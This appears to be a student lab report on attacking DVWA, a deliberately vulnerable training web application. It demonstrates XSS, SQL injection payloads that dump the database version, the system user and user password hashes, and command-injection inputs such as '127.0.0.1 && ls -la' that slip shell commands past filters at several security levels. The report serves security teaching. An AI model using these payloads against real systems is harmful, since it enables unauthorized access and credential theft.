

Lab 8: Hacking Web Servers


Introduction:

The objective of this lab was to study and execute some of the most common attacks against web servers, including cross site scripting, (XSS) and SQL/Command injections. To do so legally, we make use of the *Damn Vulnerable Web Application (DVWA)* available on github.

Part 1: Cross-Site Scripting (XSS)


Cross-site scripting, otherwise known as XSS, is a form of code injection attack commonly employed against poorly developed web applications and users thereof. The attack works by supplying vulnerable input fields with malicious scripts, usually written in Javascript. Typically such scripts are designed to escalate an attacker's privilege over the web server itself, and or client machines. Most often for the purposes of downloading other malware or gaining unauthorized access to data such as cookies. We demonstrate proof of concept in DVWA by injecting an alert script into the text field for the user's name. The server is then sent a malformed HTTP GET request which leads to the execution of the script.

Figure 1: XSS Vulnerability



This kind of vulnerability is easily patched, as demonstrated by changing DVWA's security level to 'impossible.' Doing so changes the source code such that the input from the text field is sanitized and treated as a string. The exploit therefore fails when we attempt to run it again.

Figure 2: XSS Vulnerability Patched



Part 2: SQL Injection

As the name implies, SQL injections are another form of code injection attacks affecting MySQL databases. The principles of this type of attack are quite similar to those of XSS, relying on the injection of carefully crafted strings into vulnerable input fields of a web application. The goal of which being the generation and execution of malicious SQL statements on the target

server. Such attacks can easily be conducted with simple trial and error, iteratively trying different inputs until the structure of the SQL statement can be inferred.

Figure 3: Displaying All Users with `x' = 'x`





Figure 4: Deducing the Number of Columns with `a' ORDER BY 3;#`



By iteratively increasing the number before ; #, we can deduce that the database does not contain a column by the name of 3. Further shedding insight as to what SQL query is working behind the scenes.

Figure 5: Display mySQL Version with `a' UNION ALL SELECT 1, @@version;#`




Figure 6: Display Server Owners with `a' UNION ALL SELECT system_user(), user ;#`





Figure 7: Display User Credentials with a' UNION ALL SELECT user, password FROM users;#



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar includes links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection" and features a "User ID:" input field and a "Submit" button. Below the input field, the results of the SQL injection attack are displayed in red text, showing the user ID, first name, and surname for five users: admin, gordonb, 1337, pablo, and smithy. The "More Information" section provides links to external resources for SQL injection. The bottom status bar shows the current configuration: Username: admin, Security Level: low, Locale: en, PHPIDS: disabled, and SQLI DB: mysql.

DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: a' UNION ALL SELECT user, password FROM users;#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: a' UNION ALL SELECT user, password FROM users;#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: a' UNION ALL SELECT user, password FROM users;#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: a' UNION ALL SELECT user, password FROM users;#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: a' UNION ALL SELECT user, password FROM users;#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

View Source View Help

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLI DB: mysql

It is common practice among web developers to only store the hash values of sensitive information such as passwords or banking information. This approach however, is only as good as the hash function it relies upon, and is vulnerable to collision and or pass the hash attacks.

Part 3: Command Injection

The exploitation of poorly programmed web forms for the sake of running malicious code is a common denominator among most attacks targeting web applications. The last attack we will examine is that of command injection, which if done correctly, affords attackers the ability to remotely execute shell commands on the target server. Mechanically, the process is very similar to an XSS or SQL injection attack, save for the fact that shell commands are injected in lieu of scripts or MySQL statements. Web applications that support UNIX style command utilities are particularly vulnerable. Namely, the DVWA ping web application, which supports UNIX style ping commands.

Figure 8: Low Security Level Command Injection With `127.0.0.1 && ls -la`



DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.009 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.020 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.020 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.021 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.009/0.017/0.021/0.005 ms
total 20
drwxr-xr-x  4 root root 4096 Apr 18 00:34 .
drwxr-xr-x 16 root root 4096 Apr 18 00:34 ..
drwxr-xr-x  2 root root 4096 Apr 18 00:34 help
-rw-r--r--  1 root root 1839 Apr 18 00:34 index.php
drwxr-xr-x  2 root root 4096 Apr 18 00:34 source
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Navigation: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection**, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, Logout

Session Info: Username: admin, Security Level: low, Locale: en, PHPIDS: disabled, SQLi DB: mysql

[View Source](#) [View Help](#)

Low security level allows us to view the directories the web application is running on along with their permissions and owners. Potentially invaluable information to an attacker.

Figure 9: Medium Security Level Command Injection With 127.0.0.1 & ls -la

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.010 ms  
total 20  
drwxr-xr-x  4 root root 4096 Apr 18 00:34 .  
drwxr-xr-x 16 root root 4096 Apr 18 00:34 ..  
drwxr-xr-x  2 root root 4096 Apr 18 00:34 help  
-rw-r--r--  1 root root 1839 Apr 18 00:34 index.php  
drwxr-xr-x  2 root root 4096 Apr 18 00:34 source  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.022 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.024 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.041 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3067ms  
rtt min/avg/max/mdev = 0.010/0.024/0.041/0.011 ms
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

View Source

View Help

Username: admin

Security Level: medium


Locale: en

PHPIDS: disabled

SQLi DB: mysql

Medium security level still works as intended with some minor adjustments to the injection statement.

Figure 10: High Security Level Command Injection With 127.0.0.1|ls



DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address:

help
index.php
source

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLI DB: mysql

With high security, we can still view the directories the server is running on, but not their permissions or owners.